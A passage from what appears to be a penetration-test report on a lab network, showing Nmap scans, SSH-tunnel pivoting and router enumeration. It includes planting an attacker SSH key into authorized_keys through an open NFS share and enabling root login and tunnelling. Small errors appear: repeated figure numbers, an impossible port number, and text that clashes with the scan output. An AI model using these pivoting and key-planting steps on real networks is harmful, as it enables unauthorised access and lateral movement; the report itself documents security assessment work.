Host is up (0.0030s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.16 seconds
root@kali:~#
```

Figure 3.68: TCP Nmap scan results for 192.168.0.129

UDP Nmap scan results for the host 192.168.0.129 show that the ports 123(NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.129 -oN nmap/udp_192.168.0.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 10:24 EST
Nmap scan report for 192.168.0.129
Host is up (0.0022s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71635.92 seconds
root@kali:~#
```

Figure 3.69: UDP Nmap scan results for 192.168.0.129

The TCP scan for the host 192.168.0.130 show that the ports 22(SSH), 111(rpcbind), 2049(nfs_acl), 35900(nlockmgr), 37669(mountd), 519654(mountd), 53237(mountd) and 58344(status) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.130 -oN nmap/tcp_192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:42 EDT
Nmap scan report for 192.168.0.130
Host is up (0.0024s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
35900/tcp open  nlockmgr 1-4 (RPC #100021)
37669/tcp open  mountd   1-3 (RPC #100005)
51964/tcp open  mountd   1-3 (RPC #100005)
53237/tcp open  mountd   1-3 (RPC #100005)
58344/tcp open  status   1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.34 seconds
root@kali:~#
```

Figure 3.70: TCP Nmap scan results for 192.168.0.130

Results from the full UDP Nmap scan for the host 192.168.0.130 shows the ports scan and also lists that the ports 111(rpcbind), 739(rpcbind), 2049 (nfs_acl) , 5353(mdns), 43217(mountd), 46020(mountd), 47702(mountd), 50854(status) and 54246(nlockmgr) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.130 -oN nmap/udp_192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 14:44 EST
Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 65476 closed ports, 50 open|filtered ports
PORT      STATE SERVICE  VERSION
111/udp   open  rpcbind  2-4 (RPC #100000)
739/udp   open  rpcbind  2-4 (RPC #100000)
2049/udp  open  nfs_acl  2-3 (RPC #100227)
5353/udp  open  mdns     DNS-based service discovery
43217/udp open  mountd   1-3 (RPC #100005)
46020/udp open  mountd   1-3 (RPC #100005)
47702/udp open  mountd   1-3 (RPC #100005)
50854/udp open  status   1 (RPC #100024)
54246/udp open  nlockmgr 1-4 (RPC #100021)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71779.00 seconds
root@kali:~#
```

Figure 3.71: UDP Nmap scan results for 192.168.0.130 results

When enumerating the 192.168.0.232/30 subnet, it was found to have contained two hosts (192.168.0.233 and 192.168.0.234). From previous enumeration steps, it was found the Kali machine only had connectivity to the 192.168.0.233 host.

```
root@kali:~# fping -aqg 192.168.0.232/30
192.168.0.233
root@kali:~#
```

Figure 3.72: Ping scan results 192.168.0.232/30

To be able to gain access to Nmap scan this host, SSH tunnelling could be configured on the host 192.168.0.233 to route traffic to the host but unfortunately, it appears that the 192.168.0.233 host has limited connectivity too. The host 234 was able to be scanned at a later stage of the host discovery stage.

```
vyos@vyos:~$ ping 192.168.0.234 c 1
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
^C
--- 192.168.0.234 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Figure 3.73: ICMP results for host 192.186.0.234

As the Kali machine only had connectivity to the 192.168.0.233 host, TCP and UDP scan were performed for this host. The TCP scan for the host 192.168.0.233 shows that the ports 23(Telnet), 80(HTTP) and 443(HTTPS) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.233 -oN nmap/tcp_192.168.0.233
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 16:22 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0026s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.90 seconds
root@kali:~#
```

Figure 3.74: TCP Nmap scan results for 192.168.0.233

UDP Nmap scan results for the host 192.168.0.233 show that the ports 123(NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.233 -oN nmap/udp_192.168.0.233
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 08:27 EST
Nmap scan report for 192.168.0.233
Host is up (0.0028s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71630.13 seconds
root@kali:~#
```

Figure 3.75: UDP Nmap scan results for 192.168.0.233

From previous scan results, it was found that the kali host could only connect one host on the 192.168.0.240/30 network. For the host 192.168.0.242 TCP and UDP Nmap scans have been performed.

The TCP scan for the host 192.168.0.242 shows that ports 22(SSH), 80(HTTP), 111(rpcbind) and 55827 (status) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.242 -oN nmap/tcp_192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 21:13 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0028s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind 2-4 (RPC #100000)
55827/tcp open  status  1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 319.69 seconds
root@kali:~#
```

Figure 3.76: TCP Nmap results for 192.168.0.242

The UDP scan for the host 192.168.0.242 shows that ports 111(rpcbind), 728(rpcbind), 5353(mdns) and 44720(status) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.242 -oN nmap/udp_192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 12:05 EST
Nmap scan report for 192.168.0.242
Host is up (0.0058s latency).
Not shown: 65484 closed ports, 47 open|filtered ports
PORT      STATE SERVICE VERSION
111/udp   open  rpcbind 2-4 (RPC #100000)
728/udp   open  rpcbind 2-4 (RPC #100000)
5353/udp  open  mdns    DNS-based service discovery
44720/udp open  status  1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71773.39 seconds
root@kali:~#
```

Figure 3.77: UDP Nmap results for 192.168.0.242

From previous enumeration steps the 192.168.0.64/27 was found within the network. The Kali host had no direct connectivity to this network. To be able to perform Nmap scans on the network SSH tunnelling had to be configured on the host 192.168.0.242. Once root access was gained on the host (See section 4.2.6 for details) it was possible to edit the sshd_config file (located in /etc/ssh) to enable SSH Tunneling.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 3.78: Permitting SSH Tunneling

Once this setting has been enabled, the SSH service was restarted with the command listed in Figure 3.79.

```
service ssh restart
```

Figure 3.79: Restarting SSH service command

Once the SSH service was restarted, the command listed in Figure 3.80 was used to establish the SSH tunnel.

```
ssh -w0:0 root@192.168.0.242
```

Figure 3.80: Command to establish SSH tunnel

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Dec 22 19:44:47 2020 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.81: SSH Tunnel being established

Once the tunnel was established, the I.P address of 1.1.1.1/30 was assigned to the local end of the tunnel.

```
root@kali:~# ip address add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip address | grep tun0
7: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 1.1.1.1/30 scope global tun0
```

Figure 3.82: Configuring the I.P address of the local end of the tunnel

The next step was to assign the I.P address of 1.1.1.2/30 to the remote end of the tunnel.

```
root@xadmin-virtual-machine:~# ip address add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip address | grep tun0
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 1.1.1.2/30 scope global tun0
```

Figure 3.83: Configuring the I.P address of the remote end of the tunnel

Once both ends of the tunnels have been assigned I.P addresses, a ping scan was performed to check for connectivity.

```
root@kali:~# ping 1.1.1.2 -c 2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=6.71 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=5.09 ms

--- 1.1.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 5.088/5.898/6.709/0.810 ms
root@kali:~#
```

Figure 3.81: Testing connectivity of the tunnel

Once the tunnel is established and I.P addresses have been configured on each end, IPv4 routing was enabled on the remote end of the tunnel with the command listed in Figure 3.82.

```
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 3.82: Command to enable IPv4 routing

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

Figure 3.83: Enabling IPv4 routing

Next step was to enable a route on the Kali machine to pass all traffic for the subnet 192.168.0.64/27 to be routed over the tunnel interface. The command listed in Figure 3.84 was used for this.

```
route add -net 192.168.0.64/27 tun0
```

Figure 3.84: Command to add route for tunnel traffic

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
192.168.0.64/27 dev tun0 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~#
```

Figure 3.85: Adding a route to the kali machine for tunnel traffic

The next step to fully configure the SSH tunnel was to configure Network Address Translation (NAT) on the remote end of the tunnel. The command for this is listed in Figure 3.86.

```
iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

Figure 3.86: Command to configure NAT

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.87: Configuring NAT on the remote end of tunnel

Once traffic for the 192.168.0.64/27 network was routed over the SSH tunnel, a ping scan was performed on the network using the command listed in Figure 3.88.

```
fping -aqg 192.168.0.64/27
```

Figure 3.88: fping command to scan 192.168.0.64/27 network

From the results of the fping command, it was found that only the host 192.168.0.66 replied to the ICMP request.

```
root@kali:~# fping -agq 192.168.0.64/27
192.168.0.66
root@kali:~#
```

Figure 3.89: fping command results

The TCP scan for the host 192.168.0.66 shows that ports 22(SSH), 80(HTTP), 111(rpcbind), 2049(nfs_acl), 36990(status), 37212(nlockmgr), 43277(mountd), 44580(mountd) and 55770(mountd) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.66 -oN nmap/tcp_192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-22 12:28 EST
Nmap scan report for 192.168.0.66
Host is up (0.0032s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
36990/tcp open  status   1 (RPC #100024)
37212/tcp open  nlockmgr 1-4 (RPC #100021)
43277/tcp open  mountd   1-3 (RPC #100005)
44580/tcp open  mountd   1-3 (RPC #100005)
55770/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 304.39 seconds
root@kali:~#
```

Figure 3.90: TCP Nmap scan results for 192.168.0.66

The UDP scan for the host 192.168.0.66 shows that the ports 111(rpcbind), 762(rpcbind), 2049(nfs_acl), 5353(mdns), 35740(nlockmgr), 37911(mountd), 39716(status), 42131(mountd) and 54258(mountd) are open.

```
root@kali:~# nmap -sU -p1-65535  -T3 -sV 192.168.0.66 -oN nmap/udp_192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 09:56 EST
Nmap scan report for 192.168.0.66
Host is up (0.0045s latency).
Not shown: 65478 closed ports, 48 open|filtered ports
PORT      STATE SERVICE  VERSION
111/udp   open  rpcbind  2-4 (RPC #100000)
762/udp   open  rpcbind  2-4 (RPC #100000)
2049/udp  open  nfs_acl  2-3 (RPC #100227)
5353/udp  open  mdns     DNS-based service discovery
35740/udp open  nlockmgr 1-4 (RPC #100021)
37911/udp open  mountd   1-3 (RPC #100005)
39716/udp open  status   1 (RPC #100024)
42131/udp open  mountd   1-3 (RPC #100005)
54258/udp open  mountd   1-3 (RPC #100005)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71758.97 seconds
root@kali:~#
```

Figure 3.91: UDP Nmap scan results for 192.168.0.66

Once the host 192.168.0.66 was exploited (See section 4.2.7 for details) it was possible to create an SSH tunnel via this device to be able to scan the 192.168.0.96/27 network.

As SSH was only permitted by using key based authentication for the host, an SSH key was generated on the kali machine and transfer over the open NFS share.

```
root@kali:~# ssh xadmin@192.168.0.66
xadmin@192.168.0.66: Permission denied (publickey).
root@kali:~#
```

Figure 3.92: Failed ssh login for host 192.168.0.66

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:84/dqvJQMVgXuC/GOGBm3vhjJv8Go2JDeGLU4djzxoc root@kali
The key's randomart image is:
+---[RSA 3072]----+
|           ..o.  |
|     .    o..    |
|    = .  . o.    |
|   o = =   .o    |
|  . . O =So..    |
|   + o E B++ .   |
|  . + . +•=..    |
|     + o *..+ .  |
|    . o =.*=.+..  |
+----[SHA256]-----+
root@kali:~#
```

Figure 3.93: RSA key generation

```
root@kali:~# mkdir mount_192.168.0.66/home/xadmin/.ssh
root@kali:~# cp .ssh/id_rsa.pub mount_192.168.0.66/home/xadmin/.ssh/authorized_keys
root@kali:~#
```

Figure 3.94: Copying over RSA key

Once the RSA was copied over to the host, it was possible to log in via SSH. The RSA key was then copied over to the root accounts home folder.

```
xadmin@xadmin-virtual-machine:~$ sudo mkdir /root/.ssh
xadmin@xadmin-virtual-machine:~$ sudo cp .ssh/authorized_keys /root/.ssh/authorized_keys
xadmin@xadmin-virtual-machine:~$ sudo ls -la /root/.ssh
total 12
drwxr-xr-x 2 root root 4096 Dec 23 16:47 .
drwx------ 3 root root 4096 Dec 23 16:46 ..
-rw-r--r-- 1 root root  563 Dec 23 16:47 authorized_keys
xadmin@xadmin-virtual-machine:~$
```

Figure 3.95: Copying over RSA key to the root account home folder

Once it was possible for the root account to SSH into the device, to enable SSH tunnelling the sshd_config file (located in /etc/ssh) had to be configured to enable SSH Tunneling.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 3.96: Permitting SSH Tunneling

Once this setting has been enabled, the SSH service was restarted with the command listed in Figure 3.97.

```
service ssh restart
```

Figure 3.97: Restarting SSH service command

Once the SSH service was restarted, the command listed in Figure 3.98 was used to establish the SSH tunnel.

```
ssh -w1:0 root@192.168.0.66
```

Figure 3.98: Command to establish SSH tunnel

```
root@kali:~/ssh# ssh -w1:0 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 23 17:23:31 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# ip a | grep tun0
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
root@xadmin-virtual-machine:~#
```

Figure 3.99: SSH Tunnel being established

Once the tunnel was established, the I.P address of 1.1.2.1/30 was assigned to the local end of the tunnel.

```
root@kali:~# ip address add 1.1.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# ip address | grep tun1
4: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 1.1.2.1/30 scope global tun1
root@kali:~# ifconfig | grep tun1
tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
root@kali:~#
```

Figure 3.100: Configuring the I.P address of the local end of the tunnel

The next step was to assign the I.P address of 1.1.2.2/30 to the remote end of the tunnel.

```
root@xadmin-virtual-machine:~# ip address add 1.1.2.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ifconfig | grep tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
root@xadmin-virtual-machine:~#
```

Figure 3.101: Configuring the I.P address of the remote end of the tunnel

Once both ends of the tunnels have been assigned I.P addresses, a ping scan was performed to check for connectivity.

```
root@kali:~# ping 1.1.2.2 -c 2
PING 1.1.2.2 (1.1.2.2) 56(84) bytes of data.
64 bytes from 1.1.2.2: icmp_seq=1 ttl=64 time=7.09 ms
64 bytes from 1.1.2.2: icmp_seq=2 ttl=64 time=14.5 ms
```

Figure 3.102: Testing connectivity of the tunnel

Once the tunnel is established and I.P addresses have been configured on each end, IPv4 routing was enabled on the remote end of the tunnel with the command listed in Figure 3.103.

```
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 3.103: Command to enable IPv4 routing

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

Figure 3.104: Enabling IPv4 routing

Next step was to enable a route on the Kali machine to pass all traffic for the subnet 192.168.0.96/27 to be routed over the tunnel interface. The command listed in Figure 3.105 was used for this.

```
route add -net 192.168.0.96/27 tun1
```

Figure 3.105: Command to add route for tunnel traffic

```
root@kali:~# route add -net 192.168.0.96/27 tun1
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
1.1.2.0/30 dev tun1 proto kernel scope link src 1.1.2.1
192.168.0.64/27 dev tun0 scope link
192.168.0.96/27 dev tun1 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~#
```

Figure 3.106: Adding a route to the kali machine for tunnel traffic

The next step to fully configure the SSH tunnel was to configure Network Address Translation (NAT) on the remote end of the tunnel. The command for this is listed in Figure 3.107.

```
iptables -t nat -A POSTROUTING -s 1.1.2.0/30 -o eth0 -j MASQUERADE
```

Figure 3.107: Command to configure NAT

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.2.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.108: Configuring NAT on the remote end of tunnel

Once traffic for the 192.168.0.96/27 network was routed over the SSH tunnel, a ping scan was performed on the network using the command listed in Figure 3.109.

```
fping -aqg 192.168.0.96/27
```

Figure 3.109: fping command to scan 192.168.0.96/27

Results of the fping scan show that the hosts 192.168.0.97 and 192.168.0.98 replied to ICMP echo requests.

```
root@kali:~# fping -aqg 192.168.0.96/27
192.168.0.97
192.168.0.98
root@kali:~#
```

Figure 3.110: fping command to scan 192.168.0.96/27

After network connectivity was established, Nmap scans were then performed on the discovered hosts.

Results of the TCP Nmap scan for the host 192.168.0.97 shows that ports 22(SSH), 80(HTTP) and 443(HTTPS) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.97 -oN nmap/tcp_192.168.0.97
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 14:23 EST
Nmap scan report for 192.168.0.97
Host is up (0.012s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.53 seconds
root@kali:~#
```

Figure 3.111: TCP Nmap scan results for 192.168.0.97

Results of the UDP Nmap scan for the host 192.168.0.97 show that the ports 123(NTP) and 161(snmp) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.97 -oN nmap/udp_192.168.0.97
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 11:29 EST
NSOCK ERROR [71796.4540s] mksock_bind_addr(): Bind to 0.0.0.0:930 failed (IOD #46): Address already in use (98)
Nmap scan report for 192.168.0.97
Host is up (0.0057s latency).
Not shown: 65485 closed ports, 48 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71797.59 seconds
root@kali:~#
```

Figure 3.112: UDP Nmap scan results for 192.168.0.97

Resutls of the TCP Nmap scan for the host 192.168.0.98 shows that the ports 53(DNS), 2601(quagga), 2604(quagga), 2605(quagga) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.98 -oN nmap/tcp_192.168.0.98
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 14:52 EST
Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at h
ttps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/23%Time=5FE3A0A7%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:10.1
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.47 seconds
root@kali:~#
```

Figure 3.113: TCP Nmap scan results for 192.168.0.98

Results of the UDP Nmap scan for the host 192.168.0.98 shows that the ports 53(dns) and 123(NTP) are open.

```
root@kali:~# nmap -sU --top-ports 1000 -T3 -sV 192.168.0.98 -oN nmap/udp_top_1000_192.168.0.98
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 11:31 EST
Nmap scan report for 192.168.0.98
Host is up (0.0067s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=12/31%Time=5FEDFD05%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRequest,C
SF:,"\0\0\x90\x05\0\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\
SF:0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4987.54 seconds
root@kali:~#
```

Figure 3.114: UDP Nmap scan results for 192.168.0.98

Once the router with the interface 192.168.0.97/27 was exploited (See section 4.1.5 for details), it was possible to enumerate network information from the device. To extract information about how the interfaces on the device are configured, the command listed in Figure 3.115 was used.

```
show interfaces
```

Figure 3.115: show ip route command

The output of the command shows that the router has two interfaces configured.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 3.116: Resutls of the show interface command

To enumerate routing information from the router the command listed in figure 3.117 was used.

```
show ip route
```

Figure 3.117 VyOS show ip route command

From the output of the command, it was possible to determine the logical flow of traffic through the network.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 4d22h46m
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 4d22h47m
O   192.168.0.64/27 [110/10] is directly connected, eth1, 4d22h48m
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 4d22h48m
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 4d22h47m
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 4d22h46m
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 4d22h47m
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 4d22h47m
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 4d22h47m
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 4d22h47m
```

Figure 3.118 Results of the show ip route command

As OSPF routes were found in the routing table, the configuration of the router was viewed with the following command:

```
